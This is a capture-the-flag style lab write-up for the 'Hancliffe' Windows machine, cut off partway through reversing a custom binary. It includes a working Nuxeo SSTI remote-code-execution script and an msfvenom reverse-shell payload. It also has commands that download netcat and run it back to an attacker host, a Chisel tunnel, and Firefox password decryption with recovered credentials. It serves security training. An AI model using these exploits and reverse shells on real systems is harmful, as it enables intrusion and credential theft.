Hancliffe

1st March 2022 / Document No. D22.100.160

Prepared By: polarbearer

Machine Author(s): Revolt

Difficulty: Hard

Classification: Official

Synopsis

Hancliffe is a hard difficulty Windows machine, which mainly focuses on web attacks and binary exploitation. Foothold is obtained by exploiting a Server Side Template Injection vulnerability (`CVE-2018-16341`) after gaining access to an internal application due to an inconsistency in URI normalization between Nginx and Java, which leads to a reverse proxy bypass. A remote code execution vulnerability in Unified Remote 3 is then exploited to move laterally and discover Firefox stored credentials, which allow access to a password manager application where credentials of a development user can be retrieved. Finally, a buffer overflow vulnerability in a custom application running with `Administrator` privileges is exploited to gain a high privileged shell on the target system.

Skills Required

- Enumeration
- Searching common vulnerabilities and publicly available exploits
- Pivoting
- Basic knowledge of binary exploitation techniques

Skills Learned

- Techniques for bypassing Nginx rules
- Decrypting Mozilla passwords
- Socket reuse in binary exploitation

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.115 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -Pn 10.10.11.115
```

```
nmap -p$ports -sV -sC -Pn 10.10.11.115

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 15:23 CET
Nmap scan report for 10.10.11.115
Host is up (0.35s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx 1.21.0
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.21.0
8000/tcp open  http    nginx 1.21.0
|_http-title: HashPass | Open Source Stateless Password Manager
|_http-server-header: nginx/1.21.0
|_http-open-proxy: Proxy might be redirecting requests
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help,
JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest,
SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     Welcome Brankas Application.
|     Username: Password:
|   NULL:
|     Welcome Brankas Application.
|_    Username:
1 service unrecognized despite returning data.
```


Nmap scan shows Nginx listening on ports 80, 8000 and an unrecognised service listening on port 9999.

Nginx

Browsing to port 80, the default Nginx welcome page is displayed.



The application listening on port 8000 is a stateless password manager called `H@$hPa$$`.




By running `gobuster` on port 80, a directory called `/maintenance` is found.

```
gobuster dir -q -u http://10.10.11.115 -w /usr/share/dirbuster/directory-list-2.3-small.txt
```

```
gobuster dir -q -u http://10.10.11.115 -w /usr/share/dirbuster/directory-list-2.3-small.txt

/maintenance          (Status: 302) [Size: 0] [--> /nuxeo/Maintenance/]
```

The `/maintenance` page is redirecting us to `/nuxeo/Maintenance/`, which doesn't seem to exist (it just returns a 404 error); however, `/maintenance/` returns a maintenance message:



This page sets a cookie for Nuxeo which is valid for any path starting with `/nuxeo`.

```
curl -I http://10.10.11.115/maintenance/

HTTP/1.1 200
Server: nginx/1.21.0
Date: Wed, 02 Mar 2022 08:35:51 GMT
Content-Type: text/html;charset=ISO-8859-1
Connection: keep-alive
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-UA-Compatible: IE=10; IE=11
Cache-Control: no-cache, no-store, must-revalidate
X-Content-Type-Options: nosniff
Content-Security-Policy: img-src data: blob: *; default-src blob: *; script-src 'unsafe-
inline' 'unsafe-eval' data: *; style-src 'unsafe-inline' *; font-src data: *
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=2F962FBC0C7F71F081901B3EA9F71624.nuxeo; Path=/nuxeo; HttpOnly
Vary: Accept-Encoding
```

We can assume from what we know that nginx is acting as a reverse proxy, and since Nuxeo is Java-based we can try one of the techniques described in the Breaking Parser Logic paper by Orange Tsai.

```
curl -v "http://10.10.11.115/maintenance/..;/"
```


```
curl -v "http://10.10.11.115/maintenance/..;/"

*   Trying 10.10.11.115:80...
* Connected to 10.10.11.115 (10.10.11.115) port 80 (#0)
> GET /maintenance/..;/ HTTP/1.1
> Host: 10.10.11.115
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302
< Server: nginx/1.21.0
< Date: Wed, 02 Mar 2022 09:44:13 GMT
< Content-Type: text/html;charset=ISO-8859-1
< Content-Length: 0
< Connection: keep-alive
< X-Frame-Options: SAMEORIGIN
< X-UA-Compatible: IE=10; IE=11
< Cache-Control: no-cache, no-store, must-revalidate
< X-Content-Type-Options: nosniff
< Content-Security-Policy: img-src data: blob: *; default-src blob: *; script-src 'unsafe-inline' 'unsafe-eval'
data: *; style-src 'unsafe-inline' *; font-src data: *
< X-XSS-Protection: 1; mode=block
< Set-Cookie: JSESSIONID=A85A8BE0254AE530C3ED82B502276642.nuxeo; Path=/nuxeo; HttpOnly
< Location: http://10.10.11.115/nuxeo/nxstartup.faces
```

We are redirected us to `/nuxeo/nxstartup.faces`. We use the same technique to request this page:

```
curl -v "http://10.10.11.115/maintenance/..;/nxstartup.faces"
```

```
curl -v "http://10.10.11.115/maintenance/..;/nxstartup.faces"

*   Trying 10.10.11.115:80...
* Connected to 10.10.11.115 (10.10.11.115) port 80 (#0)
> GET /maintenance/..;/nxstartup.faces HTTP/1.1
> Host: 10.10.11.115
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401
< Server: nginx/1.21.0
< Date: Wed, 02 Mar 2022 09:43:12 GMT
< Content-Type: text/html;charset=UTF-8
< Content-Length: 220
< Connection: keep-alive
< X-Frame-Options: SAMEORIGIN
< X-UA-Compatible: IE=10; IE=11
< Cache-Control: no-cache, no-store, must-revalidate
< X-Content-Type-Options: nosniff
< Content-Security-Policy: img-src data: blob: *; default-src blob: *; script-src 'unsafe-inline' 'unsafe-eval'
data: *; style-src 'unsafe-inline' *; font-src data: *
< X-XSS-Protection: 1; mode=block
< Set-Cookie: JSESSIONID=FF0B5C63F6093CF1B49DB7C93B2BDDFE.nuxeo; Path=/nuxeo; HttpOnly
<
<script type="text/javascript">
document.cookie = 'nuxeo.start.url.fragment=' + encodeURIComponent(window.location.hash.substring(1) || '') + ';
path=/';
window.location = 'http://10.10.11.115/nuxeo/login.jsp';
```

Another redirection (this time with JavaScript code) takes us to `/nuxeo/login.jsp`. We can access this page with our web browser by requesting `/maintenance/..;/login.jsp`, gaining access to the Nuxeo login form.



The Nuxeo version (10.2) is displayed in the page footer.

Foothold

Nuxeo 10.2 is affected by a Server-Side Template Injection vulnerability labeled CVE-2018-16341, for which a public exploit exists. We can verify the vulnerability by requesting the following page:

```
/maintenance/..;/login.jsp/pwn${-7+7}.xhtml
```

After URL-encoding the `{` and `}` characters, our cURL command becomes:

```
curl 'http://10.10.11.115/maintenance/..;/login.jsp/pwn$%7b-7+7%7d.xhtml'
```

```
curl 'http://10.10.11.115/maintenance/..;/login.jsp/pwn$%7b-7+7%7d.xhtml'

<span><span style="color:red;font-weight:bold;">ERROR: facelet not found at '/login.jsp/pwn0.xhtml'</span><br
/></span>
```

Our SSTI payload worked, as we can see from the fact that `${-7+7}` was executed resulting in `/login.jsp/pwn0.xhtml` being requested. To turn this into RCE we can use the PoC script with a few modifications, like changing the `ARCH` value from the default `UNIX` to `WIN` and setting the correct path. This is a shortened working version of the exploit:

```
from requests.packages.urllib3.exceptions import InsecureRequestWarning
import urllib3
import requests
import base64
import json
import sys
import re

print("\nNuxeo Authentication Bypass Remote Code Execution - CVE-2018-16341\n")

proxy = {
}

remote = "http://10.10.11.115"

ARCH="WIN"

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def checkSuccess(r):
    if r.status_code == 200:
        m = re.search('login.jsp/pwn(.+?).xhtml', r.text)
        if m:
            if int(m.group(1)) == 0:
                print("OK")
            pass
        else:
            print("\n[-] Error")
            sys.exit()
    else:
```

```
        print("[-] Error status code", r.status_code)
        sys.exit()


print("[+] Checking template injection vulnerability =>", end=' ')
request1 = remote + "/maintenance/..;/login.jsp/pwn${-7+7}.xhtml"
r = requests.get(request1, proxies=proxy, verify=False, allow_redirects=False)
checkSuccess(r)

print("")

while True:
    try:
        command = input("command (\033[94m" + ARCH + "\033[0m)> ")
        print('')
        print("[+] Executing command =>\n")
        request1 = remote +
'/maintenance/..;/login.jsp/pwn${"".getClass().forName("java.io.BufferedReader").getDec
laredMethod("readLine").invoke("".getClass().forName("java.io.BufferedReader").getConst
ructor("".getClass().forName("java.io.Reader")).newInstance("".getClass().forName("java
.io.InputStreamReader").getConstructor("".getClass().forName("java.io.InputStream")).ne
wInstance("".getClass().forName("java.lang.Process").getDeclaredMethod("getInputStream"
).invoke("".getClass().forName("java.lang.Runtime").getDeclaredMethod("exec","".getClas
s()).invoke("".getClass().forName("java.lang.Runtime").getDeclaredMethod("getRuntime").
invoke(null),"' + command + '")))))}.xhtml'
        r = requests.get(request1, proxies=proxy,
                         verify=False, allow_redirects=False)
        if r.status_code == 200:
            m = re.search('login.jsp/pwn(.+?).xhtml', r.text)
            if m:
                print(m.group(1))
                print('')
        else:
            print("KO")
            sys.exit()

    except KeyboardInterrupt:
        print("Exiting...")
        break
```

We obtain remote command execution in the context of the `svc_account` user.

```
python CVE-2018-16341.py

Nuxeo Authentication Bypass Remote Code Execution - CVE-2018-16341

[+] Checking template injection vulnerability => OK

command (WIN)> whoami

[+] Executing command =>

hancliffe\svc_account
```

To get a fully interactive shell, we can upload and execute Netcat for Windows. We run a Python `http.server` to serve the file:

```
sudo python3 -m http.server 80
```

On a separate window/pane we open a listener on port 7777:

```
nc -lnvp 7777
```

From the pseudo-shell from the SSTI exploit we run the following commands:

```
curl http://10.10.14.20/nc64.exe -o /programdata/nc64.exe
/programdata/nc64.exe 10.10.14.20 7777 -e cmd
```

```
command (WIN)> curl http://10.10.14.20/nc64.exe -o /programdata/nc64.exe

[+] Executing command =>

command (WIN)> /programdata/nc64.exe 10.10.14.20 7777 -e cmd

[+] Executing command =>
```

The file is downloaded and executed, resulting in a reverse shell being sent to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.115:50438
Microsoft Windows [Version 10.0.19043.1266]
(c) Microsoft Corporation. All rights reserved.

C:\Nuxeo>
```

Lateral Movement #1

By listing the contents of the `C:\Program Files` and `C:\Program Files (x86)` folders, we can see that `Unified Remote 3` is installed.

```
C:\Nuxeo>dir "\program files (x86)"

 Volume in drive C has no label.
 Volume Serial Number is B0F6-2F1B

 Directory of C:\program files (x86)

06/26/2021  09:15 PM    <DIR>          .
06/26/2021  09:15 PM    <DIR>          ..
06/03/2021  06:11 AM    <DIR>          Common Files
10/03/2021  10:08 PM    <DIR>          Internet Explorer
06/03/2021  07:09 PM    <DIR>          Microsoft
12/07/2019  06:48 AM    <DIR>          Microsoft.NET
06/26/2021  09:15 PM    <DIR>          Mozilla Maintenance Service
06/12/2021  01:51 AM    <DIR>          MSBuild
06/12/2021  01:51 AM    <DIR>          Reference Assemblies
06/11/2021  11:21 PM    <DIR>          Unified Remote 3
04/09/2021  05:48 AM    <DIR>          Windows Defender
07/17/2021  11:20 PM    <DIR>          Windows Mail
12/07/2019  06:44 AM    <DIR>          Windows NT
04/09/2021  05:48 AM    <DIR>          Windows Photo Viewer
12/07/2019  01:25 AM    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              15 Dir(s)   5,678,964,736 bytes free
```

A known Remote Code Execution vulnerability affects Unified Remote 3. We can see that port 9512 is listening, which means the server is running:

```
C:\Nuxeo>netstat -ano | find "9512"

  TCP    0.0.0.0:9512           0.0.0.0:0              LISTENING       6256
  UDP    0.0.0.0:9512           *:*                                    6256
```

The system firewall is blocking access to this port from the outside. We upload Chisel to the system:

```
curl http://10.10.14.20/chisel.exe -o /programdata/chisel.exe
```

We run the Chisel server on our attacking machine and the client on the target:

```
chisel server -p 9999 --reverse
```

```
\programdata\chisel.exe client 10.10.14.20:9999 R:socks
```

```
C:\Nuxeo>\programdata\chisel.exe client 10.10.14.20:9999 R:socks

2022/03/02 02:40:52 client: Connecting to ws://10.10.14.20:9999
2022/03/02 02:40:55 client: Connected (Latency 342.7375ms)
```

A SOCKS5 proxy is now listening on 127.0.0.1:1080.

```
chisel server -p 9999 --reverse

2022/03/02 11:38:47 server: Reverse tunnelling enabled
2022/03/02 11:38:47 server: Fingerprint 5bdwvvC2OzYsy8eN3d3x4DaLq0ZQJ2YjOKBuNo6gRpk=
2022/03/02 11:38:47 server: Listening on http://0.0.0.0:9999
2022/03/02 11:39:24 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

We configure ProxyChains (`/etc/proxychains.conf`) accordingly:

```
socks5  127.0.0.1 1080
```

The Unified Remote 3 exploit requires us to generate an executable payload. We can do so by running `msfvenom`:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.20 LPORT=7779 -f exe -o
rev.exe
```

We also need to run an HTTP server to serve the payload:

```
sudo python3 -m http.server 80
```

Finally, we open a listener on the same `LPORT` we used in the `msfvenom` command above:

```
nc -lnvp 7779
```

We can now run the exploit through ProxyChains:

```
proxychains python2 49587 127.0.0.1 10.10.14.20 rev.exe
```

This might require a few tries, but in the end our payload is download and executed. A reverse shell as `clara` is sent to our listener:

```
proxychains python2 49587 127.0.0.1 10.10.14.20 rev.exe

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:9512  ...  OK
[+] Connecting to target...
[+] Popping Start Menu
[+] Opening CMD
[+] *Super Fast Hacker Typing*
[+] Downloading Payload
[+] Done! Check listener?
```

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.115 - - [02/Mar/2022 11:52:08] "GET /rev.exe HTTP/1.1" 200 -
```

```
nc -lnvp 7779

Connection from 10.10.11.115:50519
Microsoft Windows [Version 10.0.19043.1266]
(c) Microsoft Corporation. All rights reserved.

C:\Users\clara>whoami
whoami
hancliffe\clara
```

The user flag can be found in `C:\Users\clara\Desktop\user.txt`.

Lateral Movement #2

We download winPEAS to the system and run it:

```
curl http://10.10.14.20/winPEASx64.exe -o /programdata/winpeas.exe
/programdata/winpeas.exe
```

Saved Firefox credentials are found:

```
Looking for Firefox DBs
  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
  Firefox credentials file exists at C:\Users\clara\AppData\Roaming\Mozilla\Firefox\Profiles\ljftf853.default-
release\key4.db
```

We can use Firepwd to decrypt passwords in the DB:


```
python firepwd.py key4.db
```

```
python firepwd.py key4.db

<SNIP>
decrypting login/password pairs
http://localhost:8000:b'hancliffe.htb',b'#@H@ncLiff3D3velopm3ntM@st3rK3y*!'
```

A user called `development` is defined on the system:

```
C:\Users\clara>net user

User accounts for \\HANCLIFFE

-------------------------------------------------------------------------------
Administrator            clara                    DefaultAccount
development              Guest                    svc_account
WDAGUtilityAccount
The command completed successfully.
```

Having obtained a potential username and master password, we try them on the password manager on port 8000.



A password is returned. We can use it to open a WinRM session to the system as the `development` user.

```
proxychains evil-winrm -i 10.10.11.115 -u development -p 'AMl.q2DHp?2.C/V0kNFU'
```

```
proxychains evil-winrm -i 10.10.11.115 -u development -p 'AMl.q2DHp?2.C/V0kNFU'

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.115:5985  ...  OK
*Evil-WinRM* PS C:\Users\development\Documents> whoami
hancliffe\development
```

Privilege Escalation

The `C:\DevApp` directory contains an executable file called `MyFirstApp.exe` and a PowerShell script called `restart.ps1`.

```
*Evil-WinRM* PS C:\Users\development\Documents> dir \devapp
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.115:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.115:5985  ...  OK


    Directory: C:\devapp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2021   5:02 AM          60026 MyFirstApp.exe
-a----         9/14/2021  10:57 AM            636 restart.ps1
```

The `restart.ps1` script runs `MyFirstApp.exe` and forwards its local listening port to 9999, then waits three minutes before killing the task and running it again in an infinite loop.

```
# Restart app every 3 mins to avoid crashes
while($true) {
  # Delete existing forwards
  cmd /c "netsh interface portproxy delete v4tov4 listenport=9999
listenaddress=0.0.0.0"
  # Spawn app
  $proc = Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList
("C:\DevApp\MyFirstApp.exe")
  sleep 2
  # Get random port
```

```
  $port = (Get-NetTCPConnection -OwningProcess $proc.ProcessId).LocalPort
  # Forward port to 9999
  cmd /c "netsh interface portproxy add v4tov4 listenport=9999 listenaddress=0.0.0.0
connectport=$port connectaddress=127.0.0.1"
  sleep 180
  # Kill and repeat
  taskkill /f /t /im MyFirstApp.exe
}
```

We know from our Nmap scan that port 9999 is listening, which means that we can communicate with this program. We download it to hunt for vulnerabilities.

```
download \devapp\MyFirstApp.exe /tmp/MyFirstApp.exe
```

After opening `MyFirstApp.exe` with Ghidra, we first look at the `_login()` function.

```
undefined4 __cdecl _login(char *param_1,void *param_2)
{
  size_t sVar1;
  int iVar2;
  char local_39 [17];
  char *local_28;
  byte *local_24;
  byte *local_20;
  size_t local_1c;
  char *local_18;
  char *local_14;
  char *local_10;

  local_10 = "alfiansyah";
  local_14 = "YXlYeDtsbD98eDtsWms5SyU=";
  _memmove(local_39,param_2,0x11);
  local_18 = _encrypt1(0,local_39);
  local_1c = _strlen(local_18);
  local_24 = (byte *)_encrypt2(local_18,local_1c);
  local_20 = local_24;
  sVar1 = _strlen((char *)local_24);
  local_28 = (char *)_b64_encode(local_24,sVar1);
  iVar2 = _strcmp(local_10,param_1);
  if ((iVar2 == 0) && (iVar2 = _strcmp(local_14,local_28), iVar2 == 0)) {
    return 1;
  }
  return 0;
}
```

This function contains hard-coded username (`alfiansyah`) and password (`YXlYeDtsbD98eDtsWms5SyU=`) strings. The username provided as `param_1` is directly compared with the string in `local_10`, while the password from `param_2` is encrypted twice (by first calling `_encrypt1()` and then `encrypt_2()`) and finally base64-encoded before being compared with the string in `local_14`.

The `_encrypt_1()` function loops through the string and adds 47 (`0x2f`) to each character, looping around in case the value is greater or than or equal to 127 (`0x7f`). The result is a ROT47 encryption.

```
char * __cdecl _encrypt1(undefined4 param_1,char *param_2)
{
  char cVar1;
  char *_Str;
  size_t sVar2;
  uint local_10;

  _Str = _strdup(param_2);
  sVar2 = _strlen(_Str);
  for (local_10 = 0; local_10 < sVar2; local_10 = local_10 + 1) {
    if ((' ' < _Str[local_10]) && (_Str[local_10] != '\x7f')) {
      cVar1 = (char)(_Str[local_10] + 0x2f);
      if (_Str[local_10] + 0x2f < 0x7f) {
        _Str[local_10] = cVar1;
      }
      else {
        _Str[local_10] = cVar1 + -0x5e;
      }
    }
  }
  return _Str;
}
```

Next, let's take a closer look at the `_encrypt_2()` function.

```
char * __cdecl _encrypt2(char *param_1,int param_2)
{
  bool bVar1;
  char *pcVar2;
  byte local_11;
  int local_10;

  pcVar2 = _strdup(param_1);
  for (local_10 = 0; local_10 < param_2; local_10 = local_10 + 1) {
    local_11 = param_1[local_10];
    if ((local_11 < 0x41) || (((0x5a < local_11 && (local_11 < 0x61)) || (0x7a <
local_11)))) {
      pcVar2[local_10] = local_11;
    }
```

```
    else {
      bVar1 = local_11 < 0x5b;
      if (bVar1) {
        local_11 = local_11 + 0x20;
      }
      pcVar2[local_10] = 'z' - (local_11 + 0x9f);
      if (bVar1) {
        pcVar2[local_10] = pcVar2[local_10] + -0x20;
      }
    }
  }
  return pcVar2;
}
```

To gain a better understanding, we can convert the ASCII values into their respective characters. The first condition leaves characters outside the `A-Z` and `a-z` ranges unchanged:

```
if ((local_11 < 'A') || (('Z' < local_11 && (local_11 < 'a')) || ('z' < local_11))) {
  pcVar2[local_10] = local_11;
}
```

Uppercase characters are then converted to lowercase by adding 32 (`0x20`):

```
bVar1 = local_11 < 0x5b;
if (bVar1) {
  local_11 = local_11 + 0x20;
}
```

Next, the following subtraction is done:

```
pcVar2[local_10] = 'z' - (local_11 + 0x9f);
```

